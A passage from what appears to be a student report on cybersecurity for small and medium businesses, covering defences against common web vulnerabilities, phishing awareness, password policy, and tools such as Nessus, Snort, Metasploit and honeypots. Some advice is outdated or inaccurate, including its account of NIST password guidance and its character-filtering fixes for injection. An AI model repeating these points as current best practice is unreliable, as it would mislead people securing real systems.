Since brute force password cracking is the main threat here, broken authentication can be resolved by not allowing multiple login attempts in a short period of time. The system should also prevent entering an erroneous password more than a designated number of times. In addition to that, employees must use strong and non-predictable passwords.

Session IDs should be protected. It must not appear anywhere like in the URL and be protected by encryption.

5.2 XML External Entity Attacks

If a company uses an XML parser, it should be configured, and the default configurations must be changed since external entities might not be disabled (Top 10-2017 A4-XML External Entities (XXE), 2018).

Moreover, if the server doesn’t have the rights to access critical files, it can give out its content to an attacker. The principle of least privilege must be applied: it is useless and also dangerous to give the server maximum privileges if it doesn’t need it. The best practice is to give the same rights as the least powerful account possible. This way, even if the system is compromised, the damage that can be dealt is restrained to what the account is able to do. (Beyond Trust, n.d.)

5.3 Broken access control

Often coming from developing mistakes or omissions, broken access control vulnerabilities can be verified with ease. If an action is performed by a user that shouldn’t have the rights to do so, there is a problem. Knowing where to check is crucial, so having a good control access policy can help avoiding these situations. Some best practices also include not exposing user IDs or other helpful information for the hacker in the URL and not leaving hidden pages on a website. (Németh, 2018)

5.4 Security misconfigurations

Spending time configuring services and knowing how they function is the best way to avoid suffering from security misconfiguration attacks. Default behaviour should be left only when necessary and when it’s sure that security is guaranteed.

5.5 Cross site scripting

Cross site scripting can happen when an attacker fills a textbox with malicious code. To avoid this, it is possible to check the content of it and restrict the user from using certain characters, like “<” and “>” in this case. Another solution, if all characters are allowed to be used, is to encode the data entered by the user into HTML. This way, the content will not be interpreted as Javascript by the browser.

Since XSS attacks can also happen when an URL is changed by the attacker, it is important to make sure that URLs are encoded as well. It is important to implement methods in the backend to make sure URLs and textboxes are safe (Microsoft, 2018).

5.6 Insecure deserialization

The danger comes from data input that is potentially not safe. The first step is to focus on the data that will be serialized, checking what is entered and processing it correctly. Since the attack is specific to the programming language used, adopting good libraries and safe methods in the backend part is essential. (Messina, 2018)

5.7 SQL Injection

A good practice is to reveal as less information as possible to an attacker regarding the system. If the database error is given out, the hacker will have a better idea on how the queries are handled and will try something else.

The risk of SQL Injection coming from textboxes, the first and most obvious solution is to check the values entered and prevent users from entering certain characters, like single quotes or hyphens. Using parameterized queries, also called prepared statement, is the best way to eliminates risks of SQL injection.

If the hacker thinks the web application is vulnerable to this type of attack, he will most likely try to perform different actions on the database to know its schema. Everything is kept in a log file, so different patterns in this file could reveal an attempt of SQL injection.

5.8 Social engineering

To avoid social engineering attacks, the people working in a company should be suspicious at all times when a call or email is received from an unknown source. The best way to prevent this type of attack is to inform workers and help them recognizing the characteristics or common patterns. For example, the criminal trying to manipulate a victim will often pretend that the situation is an emergency or extremely important, to minimize the time for the person to think and use stress as an advantage. Employees should be mistrustful when standard procedures are not being followed, and questions about sensitive data are being asked.

For phishing attacks, although antiviruses are not 100% safe, they are efficient at detecting malicious attachments and blocking the incoming email or alerting the employee. Links are more complicated to deal with, since they can bypass security easier. Employees should be taught the risks of phishing as well as how to distinct fake URLs, websites and classic examples of malicious emails.

6 General recommendations

There are two main reasons why many businesses are not putting sufficient efforts into protecting themselves. The first reason is the lack of knowledge and not imagining what could happen to their installation. This is applicable for small companies that have a limited number of workers, and nobody really knows how dangerous it is to have vulnerabilities on their system, or if they even have some. It is possible that they know that their system can be compromised, but since they have not faced any attack yet, the managers think they are safe, although a breach can happen at any time, if it has not already happened. In some cases, hackers have had access to resources and sensitive documents, but since nobody in the IT department noticed the breach and nothing destructive was done, everyone in the company could think it was fine when in reality, hackers had a remote access for an extended period of time (Crettaz, 2019).

The second reason why security measures are not implemented is budget. Often security is a concern, but sadly the budget does not allow the company to act accordingly in terms of cyber security. Once again, this is especially true for small businesses, that can just not afford great measures. They are forced to either change their activity to allow a small part of the budget to invest in security, or adopt a responsive behaviour exclusively when they only recover the files they have lost, and correct the vulnerability that allowed the attacker to have access to the files. The history is bound to repeat itself as other hackers could exploit all the vulnerabilities they find, and sometimes the same if the IT team is not able to identify the attacker’s entry point. This solution is not ideal and can be done only if no sensitive data about users is stored.

Regardless of financial resources, small and medium businesses should take cyber security seriously. Even if achieving an unbreakable system is impossible, means should be deployed to at least make the company a difficult target to hack. Making the reconnaissance step difficult for hackers and avoiding easy to exploit vulnerabilities should be enough to discourage a possible attacker. Any unmotivated person with solely the intention of attacking will go elsewhere and is more likely to follow the path of less resistance. Denying access to people with poor hacking knowledge and script kiddies just looking for an easy prey is a step in the right direction. The easy targets for hackers could be small to medium companies whose primary business has nothing to with IT and have recently adopted new technologies. The field of construction or industry are mostly prone to an attack (Crettaz, 2019).

6.1 Business-related solutions

Knowing what tools and strategies are applied by an attacker means that a business can defend itself repeating the different steps executed to compromise their installation. If protecting data or the services depending on servers appear to be the priority, it is necessary to have the help of IT specialists or white hackers. The figure also called ethical hacker is particularly interesting because he possesses the knowledge and the will to collaborate with businesses to defend against their malicious peers. The areas that can be worked on are vast, so particular effort and attention must be put out.

Cyber security is a matter of risks. The deal is to know what risk a company is willing to take in terms of cyber security, what elements are the most critical and where to invest money. It is crucial to talk about risks and have a precise knowledge about what can happen, since sometimes companies can be reluctant to spend money to protect their assets. Because they can’t directly see how it is beneficial to them (unlike a new printer or new computers), they are hesitant to protect themselves correctly, and consider it a waste of money. The first step to establish a security plan is risk assessment. Not every business is the same, processes regarding security must be fully adapted to the activity of the employees, the interaction with the customers, and the technical infrastructure.

Protecting itself also implies good business processes that take security aspects into account. Defining means of protection inside the enterprise costs virtually nothing, so not only small businesses but medium to big ones can and must define and apply some guidelines to get the best results possible.

6.1.1 Strategies and best practices

There are some techniques that proved to be successful and reliable against different forms of attack. Business decisions such as the following can be a good improvement for cyber security within the company.

Reducing available information

The first step of an attack lead by an experienced cyber criminal is, as seen previously, footprinting. Since every piece of information can be used against the company, it is important to consider reducing them to a minimum. Some elements cannot be removed, but every information concerning the operating system of the server, the technology or the version used must be hidden from the public. If these notes appear in HTML files as comments for example, they must be eliminated. The same applies for an Apache server error screen that displays its version, and so on and so forth. The main idea is to have discussions and meetings with developers to minimize these early risks (McClure, Scambray, & Kurtz, 2012).

Safe development

The intention of making a safe service or software must be there since the beginning, and even further, developing a safe product must be one of the priorities. Software engineers should ideally have an idea of the best practices, otherwise a cyber security expert should assist them to create a vulnerability-free final result if possible. It also has the advantage of reducing work time, analysing the work afterwards making the developers correct the eventual flaws is more time-consuming than applying directives.

Password policy

Forcing the employees to adopt strong passwords is very important for a company. A majority of users have the same password for every account they possess, and if it has been compromised once, it can put the business in danger. Forcing them to have a new one eliminates the risk of an attacker simply entering a password he already knows from that person. Having complex passwords can also eliminate the risk of brute force attacks, since it would take years to crack long and complicated string of characters.

The NIST has published new guidelines for passwords the 25th of April 2019 and proposes solutions that are adapted to the current time (Digital Identity Guidelines, 2019). It is not mandatory to apply all of them but implementing some of the best requirements including inserting special characters, having a minimal length and avoiding predictable passwords must be considered. If Active Directory is used, it is configurable via the Group Policy Objects (GPO).

Phishing sensitization

The most common and successfully performed attacks are phishing attacks, because they require little to no effort for the attacker and can easily compromise a computer making it accessible remotely. This method has been around for a long time now and hackers are getting more and more ingenuous to convince their target, hence the need of briefing employees about the dangers of phishing attacks. It is even more important if employees consult their personal emails at work, because it gets around the technical security measures deployed to filter the malicious content.

There is no ideal frequency to remind the employee about this type of cyber security threats, but it must be done. They should not forget that they are the weakest element in terms of security in the business. In addition to eventual seminars, phishing campaigns can be held by the company. The concept is to target a specific members or groups of the organization and send them a fake phishing email redirecting to a link or document that will just deliver a message indicating that the user has been a victim of a phishing attack instead of stealing their credentials. The goal of the exercise is to see how many people are susceptible to fall for a malicious email, elaborate statistics and evaluate how the members of the organization react to these situations. Being discussed afterwards, this drill can often have a bigger impact than simple recommendations.

Deleting unused profiles

A good practice for cyber security is getting rid of everything that is not needed, and it does not apply only to services that run on a server. Old user accounts are still vulnerable, and if an attacker can highjack this profile by finding its password, he’s in a way having his own account in the company without anyone knowing, and leaves plenty of time to try to perform privilege escalation.

Updates

The second biggest cause responsible for breaches and data leaks are due to unpatched vulnerabilities. The best-known example is “WannaCry”, which is a ransomware that exploited a vulnerability of the first version of the SMB protocol in 2017. Since this is a protocol used by Windows machines to communicate, all computers on the network could become infected and have their files encrypted. Microsoft released a patch correcting this flaw shortly after, but some companies that were late to do updates were part of the 200’000 victims of the ransomware. (Wannacry: what you need to know about this global ransomware attack, n.d.)

Zero-days vulnerabilities can happen at any time, and potentially every service used by a company can become an entry point for a hacker, so keeping software up-to-date is the best way to protect against this form of attack. Depending on the activity of the company, it might be complicated to temporarily disable services to reboot servers, but in the long run, it can save a lot of money for the company, even if it means buying a secondary machine to perform the update.

Backup

In the case of a ransomware or any destructive attack, no company can’t afford to lose all its data with no chance of getting it back. A backup plan must be established, not only to prevent cases of cyber attack, but also technical issues that may occur. It is important that the backup place is also in a safe place, out of the network if possible, to avoid being compromised as well (Managing malware, n.d.).

Anticipating attacks

Business processes must be implemented to know how to proceed in case of an attack. Since a cyber attack can occur at any time, it is important for companies to define how to recover lost data and how to continue their activity as quickly as possible.

6.1.2 Outsourcing

As a company, deploying the measures to protect themselves is a possibility, depending on the activity. However, working in collaboration with security specialized B2B companies can have big benefits if maximum security has to be implemented at all costs. This applies mostly to big businesses that can afford their services.

These specialized companies have the advantage to be fully competent in their domains. Although it’s still necessary to have people inside the company taking care of cyber security measures, it allows them to have more free time, less work and quality advice when needed. Not only time is saved but also money, since often the services proposed are better quality and cheaper as if they were done in-house. Some big companies handling important data tend to keep things in-house as most as possible if their installation is not too complex. In fact, outsourcing would mean sharing information with a third-party company and even if means higher costs, it is the best solution. Outsourcing might seem the best solution to big companies with branches in different locations. Medium-sized companies could as well benefit from this strategy, as having from the expertise of an external partner at reduced cost is way more attractive. Only small sized businesses must choose between cheap and free tools or no protection at all.

The services offered by these specialized companies can be specific, but most are similar to the following.

Cyber security consulting

Specialized businesses will help making a full analysis of the activity and extract crucial information that will guide the security approach. What risks the company faces, what data is sensitive, how business goals can be achieved more securely, what processes have to be changed etc. (Such, 2019)

Conformity to standards

Some IT specialized companies offer to prepare businesses to comply to a standard and get a certification. The best-known standard in terms of cyber security is ISO 27001 from the ISO 27000 series which are relative to security. It aims at creating an efficient information security management system that consists in 4 steps: Plan, Do, Check and Act (ISO/IEC 27001:2013, n.d.). Another aspect is the GDPR compliance that came into force towards the end of May 2018.

Vulnerability assessment

A positive thing for businesses is to realize where their vulnerabilities are. Using automated tools that they often develop themselves, the experts can figure out the strengths and weaknesses or the company’s network, servers, web services, etc. Doing so, it creates a solid basis for small as well as bigger companies on what to work on.

Penetration testing

A penetration testing consists of trying to bypass the security measures of a company with different tools to check its efficiency. If no security policy is defined and critical vulnerabilities are still present, the penetration testing will not last, and experts will prove that they have an easy way of compromise the system. This exercise makes no sense if done prematurely and is reserved to companies that already possess solid installations.

Penetration testing is usually done by a group of experts from the cyber security company, but there is another way to do it that might result to be cheaper. Often big companies or governments simulate the deployment of a fake service and allow any hackers to find vulnerabilities and exploit them. Every vulnerability successfully exploited is rewarded by a prize. This system called Bug bounty has the advantage to have a larger number of people trying to compromise their system before the actual deployment, during a longer period of time. If the number of vulnerabilities is low, this method of penetration testing would be cheaper than hourly-paid experts (Crettaz, 2019).

6.2 Technical solutions

Cyber security relies heavily on technological measures. To implement an optimal security installation, it is necessary to have knowledge and financial resources. Sadly, this last condition too often defines the level of security of an organization, as some companies are reluctant to invest in security measures, but there are some things that can be done almost for free to boost the level of protection. The resources of the company must be safe from the outside, but also from the inside. Employees should not be able to perform certain actions, like modifying customer information or simply doing anything destructive even by accident.

6.2.1 Strategies and best practices

There are some guidelines to follow to have a successful cyber security installation. It is essential to defend against any kind of malware or malicious manipulation coming from the outside as well as from the inside.

Firewalls and malware defence

Firewalls and antivirus should first of all be installed on all machines and be up-to-date. This is the bare minimum in terms of protection and allows the employees to work in safe conditions.

Managing services and information

One easy way for a hacker to convey an attack is to figure out service is used and which version, to look for known vulnerabilities. The best solution to counter this is first of all to get rid of any unused services. If they really are necessary to the activity of the company, then updating to the last version is the safest way to proceed. To make the job for a possible hacker even harder, it is possible to hide the version of a service or even modifying it in some cases. This will make attackers lose time and reduce exposure to automated attacks (McClure, Scambray, & Kurtz, 2012). Limiting information can also be done through the DNS by not allowing DNS zone transfers unless they are from a trusted source.

Internal protection

If a simple employee from a company can perform actions that are restricted to an administrator, it’s a flaw. If Active Directory or any type of database for users is set up, it must prevent anyone that is not authorized to do unwanted operations, and potentially compromise the system. As it often may be accidental, malicious acts against the company can be done voluntarily by an employee. Maybe due to a company decision or just because he’s used to do it, it’s important not to forget that an employee with bad intentions is one of the most dangerous threats, as he already has access to the system and physical machines. Among other things, backdoors can be opened and critical data can be stolen, so having control about what the subordinates are doing at any time is a big plus in small to medium sized company, and becomes increasingly important the bigger it is.

Networking

Keeping track of what’s happening in the company network is a great way to fight against attacks from the outside as well as inside. There are some best practices about networking in a business, and amongst the most important and easiest is to create subnets. Separating groups of computers in separate networks can have the benefit of isolating a potential damage and avoiding it to spread. (Crettaz, 2019)

Encryption

Sensitive information must not be transmitted or stored as clear text. This applies to passwords, credit card numbers, but also personal data in accordance to the GDPR. Communication with users but also within the company must be secured. A third party that does not have the key to decipher should not have access to the flow of data. It is also possible to use encryption on files to protect sensitive information on servers or specific computers.

6.2.2 Taking defence to the next level


If companies want to be serious about security, there are many tools to help them improve their security. This can be done only if preventive measures have already been implemented, and the goal is strictly to better and adjourn the current measures.

Some cyber security companies offer these benefits, but it’s possible to do it in house if the IT workers possess enough knowledge and the required tools. It has the advantage not to share any data with an eventual business partner, but has the downside not to have the quality advices and tools that these special companies possess. It depends on the budget and human resources, but also legislation, as certain big businesses like banks are required to have a third-party company regularly control their installation (Crettaz, 2019).

Vulnerability assessments

Scanning the system for vulnerabilities allows the company to easily see where efforts are required. When doing a vulnerability assessment, it is sufficient to stop when a list of vulnerabilities is made. There is no need to exploit them yet.

A lot of automated tools are available, the most popular and actual leader of the marker is Nessus from Tenable. Available for free for personal use but coming at a monthly fee for businesses, Nessus allows company administrators to perform multiple types of scans, like malware detection or web application scans.



Advanced Dynamic Scan Configure a dynamic plugin scan without recommendations.

Advanced Scan Configure a scan without using any recommendations.

Audit Cloud Infrastructure Audit the configuration of third-party cloud services.

Badlock Detection Remote and local checks for CVE-2016-2118 and CVE-2016-0128.

Bash Shellshock Detection Remote and local checks for CVE-2014-6271 and CVE-2014-7169.

Basic Network Scan A full system scan suitable for any host.

Credentialed Patch Audit Authenticate to hosts and enumerate missing updates.

DROWN Detection Remote checks for CVE-2016-0800.

Host Discovery A simple scan to discover live hosts and open ports.

Intel AMT Security Bypass Remote and local checks for CVE-2017-5689.

Internal PCI Network Scan Perform an internal PCI DSS (11.2.1) vulnerability scan.

Malware Scan Scan for malware on Windows and Unix systems.

MDM Config Audit Audit the configuration of mobile device managers.

Mobile Device Scan Assess mobile devices via Microsoft Exchange or an MDM.

Offline Config Audit Audit the configuration of network devices.

PCI Quarterly External Scan Approved for quarterly external scanning as required by PCI.

Policy Compliance Auditing Audit system configurations against a known baseline.

SCAP and OVAL Auditing Audit systems using SCAP and OVAL definitions.


Shadow Brokers Scan Scan for vulnerabilities disclosed in the Shadow Brokers leaks.

Spectre and Meltdown Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754

Figure 9 Scan templates in Nessus

Nessus not only scans for open ports, but also detects the version of the service, checks for known vulnerabilities, tries common passwords, etc.

Nessus claims that new plugins arrive weekly, meaning that Tenable is staying on top of the cyber security field, and introduces ways to detect potential zero-day vulnerabilities. This constant database change also means that performing a vulnerability assessment once is not enough. It is recommended that, depending on the results of previous scans and the complexity of the installation of the company, to regularly proceed to a full check and make sure no new vulnerability has surfaced. The “WannaCry” ransomware had its own plugin in Nessus for instance. In short, business processes should tell when the cyber security staff has to perform a new vulnerability assessment, since it’s depends on the business.



Metasploit

‹ Back to My Scans

Hosts 1 | Vulnerabilities 93 | Remediations 2 | History 2

93 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	Gain a shell remotely	1
CRITICAL	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	Gain a shell remotely	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1
HIGH	rlogin Service Detection	Service detection	1
HIGH	rsh Service Detection	Service detection	1
HIGH	Unsupported Web Server Detection	Web Servers	1
MEDIUM	Apache HTTP Server httpOnly Cookie Information Disclosure	Web Servers	1

Figure 10 Result of a vulnerability assessment with Nessus

Another popular tool used for scanning web-related vulnerabilities is Burp Suite. Different versions are available, but the Enterprise one covers a large amount of vulnerabilities including the ones in the OWASP top 10, which lists the most common vulnerabilities in web applications. It is possible to schedule scans periodically to constantly check for new vulnerabilities. (Portswigger, n.d.)

Intrusion Detection Systems

Intrusion Detection Systems (IDS) have the purpose of detecting patterns that seem suspicious, and thus revealing the presence of a possible malware or attacker that could have succeeded to bypass the firewall (Cooper, 2018). There are 2 types of IDS.

The first one is a Network Intrusion Detection System. Its role is to analyze network traffic and look for potential threats, then taking actions according to how it’s configured (Network-based Intrusion Detection System (NIDS), n.d.). The most common tool is Snort, which is an open source software.




Figure 11 Snort in a business environment

Snort can be customized to detect some specific activities on the network. The configuration file allows to make these changes, on top of the default ones. It is also possible to add rules made by the community, as well as rules created by the development team. Obviously, it is necessary to be up-to-date with these rules, to benefit from maximum security. (Setting Up A Snort IDS on Debian Linux , n.d.)

The second type of IDS will monitor log files from applications and sort them to increase readability. A Host Intrusion Detection System (HIDS) will notify the admin when a suspicious element is found in the logs, which could be the sign of an unauthorized person trying to manipulate files.

An IDS that generates alerts when it detects a certain pattern is called signature-based, whereas an IDS that generates alerts due to a strange user or application behaviour, such as logging in from different locations at the same time, is called anomaly-based (6 best Host-based Intrusion Detection Systems (HIDS) tools, 2018). These settings can be customized according to the company’s activity. Bad adjusted parameters will result in many alerts, called false positives, or no alerts at all. Having a low sensitivity means that the IDS could not detect a real threat and having a too high sensitivity could result in too many alerts that will need to be analysed by an employee, which could cost a lot of time (Such, 2019).

Penetration testing

Penetration testing or pentest consists of testing the security of a company by looking for vulnerabilities and exploiting them. The people trying to compromise the web application or the network are white hat hackers, and won't cause damage. The more experienced and skillful they are, the more efficient the pentest might result. (Rouse, 2018)


It is called ”black box” pentest when the expert performing this operation does not receive information about the system he has to attack. He must think and act like a malicious hacker to find vulnerabilities and exploit them. Contrary to that, the attacker performing a ”white box” pentest has received IP addresses and various indications about the system. The two methods have their benefits and drawbacks. The first one resembles an actual attack that includes the reconnaissance step and more thorough scanning, whereas the second allows the company to have a more in-depth analysis of their installation. It is also possible to use a bit of both strategies, called ”gray box”. (ImmunIT, n.d.)

There are different areas that can be subject to a pentest. Finding breaches in the network is the most common type. In this test, the attacker tries to perform multiple attacks targeting certain measures, including firewalls and routers. He will also see how the Intrusion Detection System reacts. Then, the attacker can focus on web applications, website, cloud services or wireless network if the company has one. Social engineering pentesting can also be performed (Cipher, 2018). It is possible to test the internal security of the company by doing an internal pentest. In this case, standard accesses are given to the pentester and he will try to perform actions that require superior rights, or even perform privilege escalation. It has the advantage of realizing what damages an attacker can do when he has access to the system.

Due to its nature, this exercise has to be preceded by legal agreements indicating the target, the time frame and the signatures of all parties. After the penetration test, a report is made, highlighting the vulnerabilities found, how they were exploited and how dangerous they are to the company, as well as recommendations.

The main advantages of pentesting are knowing what vulnerabilities are present, and how possible attackers could compromise the system. The flaws in the system are ordered by their severity, so it's a good way of knowing what to prioritize, and what could be worked on last, also based on recommendations of the experts. Lastly, it's interesting to know which are the strong elements within the company's installation. (Cipher, 2018)

To perform a pentest, different tools are available on the market, the most popular being Metasploit, which is a framework available for Linux and Windows made by Rapid7.



□	NAME	HOSTS	SESSIONS	TASKS	OWNER	UPDATED	DESCRIPTION ▾
□	default	0	0	0	system	7 minutes ago	

Show 10 Showing 1 - 1 of 1

Metasploit Wrap-Up

A new Chrome browser exploit, some WebLogic RCE, and an exploit for PostgreSQL. Also announcing the return of our annual Open-Source Security Meetup in Vegas!

WebLogic Deserialization Remote Code Execution Vulnerability (CVE-2019-2725): What You Need to Know

Oracle has released an out-of-band security advisory and set of patches for Oracle WebLogic Server versions 10.3.6.0 and 12.1.3.0.

Figure 12 Metasploit Web UI

Special operating systems are used to perform pentests. Kali Linux is an open source distribution that contains pre-installed tools to work on cyber security. Metasploit, Nessus and other command packages are included in it. ParrotOS is an alternative to Kali, as a wide variety of tools are also pre-installed. The difference lies mostly in desktop interface and both operating systems are free to download.

Honeypots

Honeypots have the function to lure attackers into performing malicious operations on non-valuable resources of the company. It consists of a computer simulating services that are voluntarily vulnerable and capture the attention of a potential attacker. Its goal is to be as similar as a production computer so that a hacker interacts with it. Once someone has performed a port scan, or tried to connect to it, any action will be logged and monitored by the IDS to gather information about the attack. It is a way of knowing and understanding the methods used by hackers, but must be configured carefully to be efficient.




Figure 13 Honeypot in a business environment (Deshpande, 2015)

The vulnerabilities must not be too obvious and too easy to exploit. The main type of hackers that are interesting to observe and to understand are experienced ones, not people running automated tools. It can be decided how much interaction is available to the hacker. A low-interaction honeypot will only simulate running services by opening ports. The information the company gets about the attacker is limited, but it presents less risks than allowing more interaction. High-interaction honeypots actually run vulnerable services, and are meant to study how intruders try to perform a privilege escalation exploit (Rouse, Honeypot (computing), 2018). Since this type of honeypots allow hackers to take over a machine, it must be secured and propagation to the rest of the company network must not be allowed.

Honeypots are mostly used by big companies, that have necessary knowledge to study hacker’s behaviours without committing mistakes and putting the entire company at risk. They also have budget to recreate a network of honeypots machines, called honeynet, which could be even more attractive for an attacker and more realistic.

Honeypots can be installed on virtual machines. They offer advantages over hardware honeypots, like an easier recovery in case of damage. Virtual honeypots are also cheaper and more secure, since they are isolated from the network (Rouse, n.d.).

7 Conclusion

